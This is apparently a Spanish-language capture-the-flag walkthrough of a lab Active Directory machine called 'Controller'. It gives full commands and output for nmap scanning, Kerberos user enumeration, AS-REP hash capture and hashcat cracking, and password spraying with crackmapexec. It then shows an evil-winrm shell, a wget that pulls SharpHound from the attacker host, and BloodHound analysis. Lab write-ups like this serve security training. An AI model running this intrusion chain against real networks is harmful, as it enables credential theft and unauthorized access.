


Controller

Enumeracion de puertos con nmap


```
nmap -sS --open -p- -Pn -n --min-rate 5000 -vvv 192.168.137.9
```








Login anonymous y enumeracion por rpcclient





Kerbrute bruteforcing por de usuarios por nombres y cracking hash con hashcat

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# kerbrute userenum -d control.nyx --dc 192.168.137.9 /opt/kerberos_enum_userlists/A-Z.Surnames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/29/25 - Ronnie Flathers @ropnop

2025/01/29 13:59:09 >  Using KDC(s):
2025/01/29 13:59:09 >   192.168.137.9:88

2025/01/29 13:59:16 >  [+] VALID USERNAME:       B.LEWIS@control.nyx
^C
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# GetNPUsers.py control.nyx/B.LEWIS  -no-pass
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer su
pported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Getting TGT for B.LEWIS
$krb5asrep$23$B.LEWIS@CONTROL.NYX:db3aeefc3242b70474f7b8263dff1bb3$3b6c71d257e0c59585c0c76f2f5e0f0abc42d8f9041f7490bc131e431117eda29fb9cb15d73d52e
9135bf1206eae8d7de0232156c026c790294adb2fd7c9795417442d68e9cbc52382eaac387d71f327768a72aafab466d7a6e5afd004abfe728b96b7ae45b67983c35e9a74cf12aa79f
6303e951785350354f00f6f19f4f6c845f509e1f8ee6c8a7c483736e55e324e21d7d2c54e48a156292f1308335b0b32c340171092741f37b5cfe114548cee3ccbf6001cb0266bb710d
c3d957633985aa0e48396c526f985400805b1e4a09b40243816f44f0ea355be0fb0d8ff4baf95b2fed7efa116ccd707ac
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# hashcat -a 0 -m 18200 hash.hash ./resources/rockyou.txt -O
hashcat (v6.2.6) starting
```

```
$krb5asrep$23$B.LEWIS@CONTROL.NYX:db3aeefc3242b70474f7b8263dff1bb3$3b6c71d257e0c59585c0c76f2f5e0f0abc42d8f9041f7490bc131e431117eda29fb9cb15d73d52e
9135bf1206eae8d7de0232156c026c790294adb2fd7c9795417442d68e9cbc52382eaac387d71f327768a72aafab466d7a6e5afd004abfe728b96b7ae45b67983c35e9a74cf12aa79f
6303e951785350354f00f6f19f4f6c845f509e1f8ee6c8a7c483736e55e324e21d7d2c54e48a156292f1308335b0b32c340171092741f37b5cfe114548cee3ccbf6001cb0266bb710d
c3d957633985aa0e48396c526f985400805b1e4a09b40243816f44f0ea355be0fb0d8ff4baf95b2fed7efa116ccd707ac:101Music
```

`B.LEWIS:101Music`

Verificacion de acceso por protocolo smb

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# crackmapexec smb 192.168.137.9 -u "B.LEWIS" -p "101Music"
SMB         192.168.137.9   445    CONTROLER        [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLER) (domain:control.nyx) (signing:Tr
ue) (SMBv1:False)
SMB         192.168.137.9   445    CONTROLER        [+] control.nyx\B.LEWIS:101Music
```

Enumeracion de Usuarios y j.levy como enabled

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# crackmapexec smb 192.168.137.9 -u "B.LEWIS" -p "101Music" --users
SMB         192.168.137.9   445    CONTROLER        [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLER) (domain:control.nyx) (signing:Tr
ue) (SMBv1:False)
SMB         192.168.137.9   445    CONTROLER        [+] control.nyx\B.LEWIS:101Music
SMB         192.168.137.9   445    CONTROLER        [+] Enumerated domain user(s)
SMB         192.168.137.9   445    CONTROLER        control.nyx\a.hansen                      badpwdcount: 1 desc: (Account Disabled)
SMB         192.168.137.9   445    CONTROLER        control.nyx\d.petrov                      badpwdcount: 1 desc: (Account Disabled)
SMB         192.168.137.9   445    CONTROLER        control.nyx\m.klein                       badpwdcount: 1 desc: (Account Disabled)
SMB         192.168.137.9   445    CONTROLER        control.nyx\b.lewis                       badpwdcount: 0 desc: (Account Enabled)
SMB         192.168.137.9   445    CONTROLER        control.nyx\j.levy                        badpwdcount: 0 desc: (Account Enabled)
SMB         192.168.137.9   445    CONTROLER        control.nyx\krbtgt                        badpwdcount: 0 desc: Key Distribution Center Servic
e Account
SMB         192.168.137.9   445    CONTROLER        control.nyx\Guest                         badpwdcount: 0 desc: (Account Disabled)
SMB         192.168.137.9   445    CONTROLER        control.nyx\Administrator                 badpwdcount: 0 desc: (Account Enabled)
```

Enumeracion de Recursos

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# crackmapexec smb 192.168.137.9 -u "B.LEWIS" -p "101Music" --shares
SMB         192.168.137.9   445    CONTROLER        [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLER) (domain:control.nyx) (signing:Tr
ue) (SMBv1:False)
SMB         192.168.137.9   445    CONTROLER        [+] control.nyx\B.LEWIS:101Music
SMB         192.168.137.9   445    CONTROLER        [+] Enumerated shares
SMB         192.168.137.9   445    CONTROLER        Share           Permissions     Remark
SMB         192.168.137.9   445    CONTROLER        -----           -----------     ------
SMB         192.168.137.9   445    CONTROLER        ADMIN$                          Remote Admin
SMB         192.168.137.9   445    CONTROLER        C$                              Default share
SMB         192.168.137.9   445    CONTROLER        IPC$            READ            Remote IPC
SMB         192.168.137.9   445    CONTROLER        NETLOGON        READ            Logon server share
SMB         192.168.137.9   445    CONTROLER        SYSVOL          READ            Logon server share
```

Averiguando la pass de j.levy

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# crackmapexec smb 192.168.137.10 -u 'j.levy' -p dic.txt
SMB         192.168.137.10  445    CONTROLER        [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLER) (domain:control.nyx) (signing:Tr
ue) (SMBv1:False)
SMB         192.168.137.10  445    CONTROLER        [-] control.nyx\j.levy:sucurli STATUS_LOGON_FAILURE
SMB         192.168.137.10  445    CONTROLER        [-] control.nyx\j.levy:morango STATUS_LOGON_FAILURE
SMB         192.168.137.10  445    CONTROLER        [-] control.nyx\j.levy:danino STATUS_LOGON_FAILURE
SMB         192.168.137.10  445    CONTROLER        [-] control.nyx\j.levy:fentanilo STATUS_LOGON_FAILURE
SMB         192.168.137.10  445    CONTROLER        [-] control.nyx\j.levy:cocaina STATUS_LOGON_FAILURE
SMB         192.168.137.10  445    CONTROLER        [-] control.nyx\j.levy:extasis STATUS_LOGON_FAILURE
SMB         192.168.137.10  445    CONTROLER        [+] control.nyx\j.levy:Password1
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# crackmapexec winrm 192.168.137.10 -u 'j.levy' -p 'Password1'
SMB         192.168.137.10  5985   CONTROLER        [*] Windows 10 / Server 2019 Build 17763 (name:CONTROLER) (domain:control.nyx)
HTTP        192.168.137.10  5985   CONTROLER        [*] http://192.168.137.10:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.
ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.137.10  5985   CONTROLER        [+] control.nyx\j.levy:Password1 (Pwn3d!)
```

Accediendo a Control a traves de Evil-winrm


```
┌──(root💀miguel)-[/home/miguel/Work]
└─# evil-winrm -i 192.168.137.10 -u 'j.levy' -p 'Password1'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\j.levy\Documents> whoami
control\j.levy
*Evil-WinRM* PS C:\Users\j.levy\Documents>
```

```
*Evil-WinRM* PS C:\Users\j.levy> cd Desktop
*Evil-WinRM* PS C:\Users\j.levy\Desktop> dir


    Directory: C:\Users\j.levy\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/22/2024   2:40 PM             70 user.txt


*Evil-WinRM* PS C:\Users\j.levy\Desktop> type user.txt
587c4dac7a29c5c2a2d98732116e5bee
*Evil-WinRM* PS C:\Users\j.levy\Desktop>
```

SharpHound

```
*Evil-WinRM* PS C:\Users\j.levy> wget http://192.168.137.12:8000/SharpHound.exe -O SharpHound.exe
*Evil-WinRM* PS C:\Users\j.levy> ./SharpHound.exe
2025-01-30T00:52:44.8710815-08:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2025-01-30T00:52:45.3363471-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps,
COM, SPNTargets, PSRemote
2025-01-30T00:52:45.4390604-08:00|INFORMATION|Initializing SharpHound at 12:52 AM on 1/30/2025
2025-01-30T00:52:46.1722310-08:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for control.nyx : Controler.control.nyx
2025-01-30T00:52:46.4762949-08:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSR
ote
2025-01-30T00:52:47.1175875-08:00|INFORMATION|Beginning LDAP search for control.nyx
2025-01-30T00:52:47.5642916-08:00|INFORMATION|Producer has finished, closing LDAP channel
2025-01-30T00:52:47.5642916-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-01-30T00:53:17.3664614-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2025-01-30T00:53:36.7894681-08:00|INFORMATION|Consumers finished, closing output channel
2025-01-30T00:53:36.9607350-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2025-01-30T00:53:37.2895928-08:00|INFORMATION|Status: 95 objects finished (+95 1.9)/s -- Using 42 MB RAM
2025-01-30T00:53:37.2895928-08:00|INFORMATION|Enumeration finished in 00:00:50.1621735
2025-01-30T00:53:37.4909892-08:00|INFORMATION|Saving cache with stats: 54 ID to type mappings.
 54 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2025-01-30T00:53:37.4909892-08:00|INFORMATION|SharpHound Enumeration Completed at 12:53 AM on 1/30/2025! Happy Graphing!
```

```
*Evil-WinRM* PS C:\Users\j.levy> ls


    Directory: C:\Users\j.levy


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        10/22/2024   2:40 PM                Desktop
d-r---         1/30/2025  12:39 AM                Documents
d-r---         9/15/2018  12:19 AM                Downloads
d-r---         9/15/2018  12:19 AM                Favorites
d-r---         9/15/2018  12:19 AM                Links
d-r---         9/15/2018  12:19 AM                Music
d-r---         9/15/2018  12:19 AM                Pictures
d-----         9/15/2018  12:19 AM                Saved Games
d-r---         9/15/2018  12:19 AM                Videos
-a----         1/30/2025  12:53 AM          11376 20250130005335_BloodHound.zip
-a----         1/30/2025  12:53 AM           8136 MWMwNWZhMWQtNWU5Yi00ZGZhLTgzZDEtMDE5NjRmMmE2NWEw.bin
-a----         1/30/2025  12:52 AM        1052160 SharpHound.exe
-a----         1/30/2025  12:40 AM       10141184 winpeas.exe
```





Importamos el zip

ponemos los nombre de los usuarios encontrados y los marcamos con click derecho sobre el icono como owned


vamos a ver la info


vemos el outbound pues lo que nos interesa es los privilegios o alcances de salidas a otros users o al domain





esto no podemos pq no somos admin





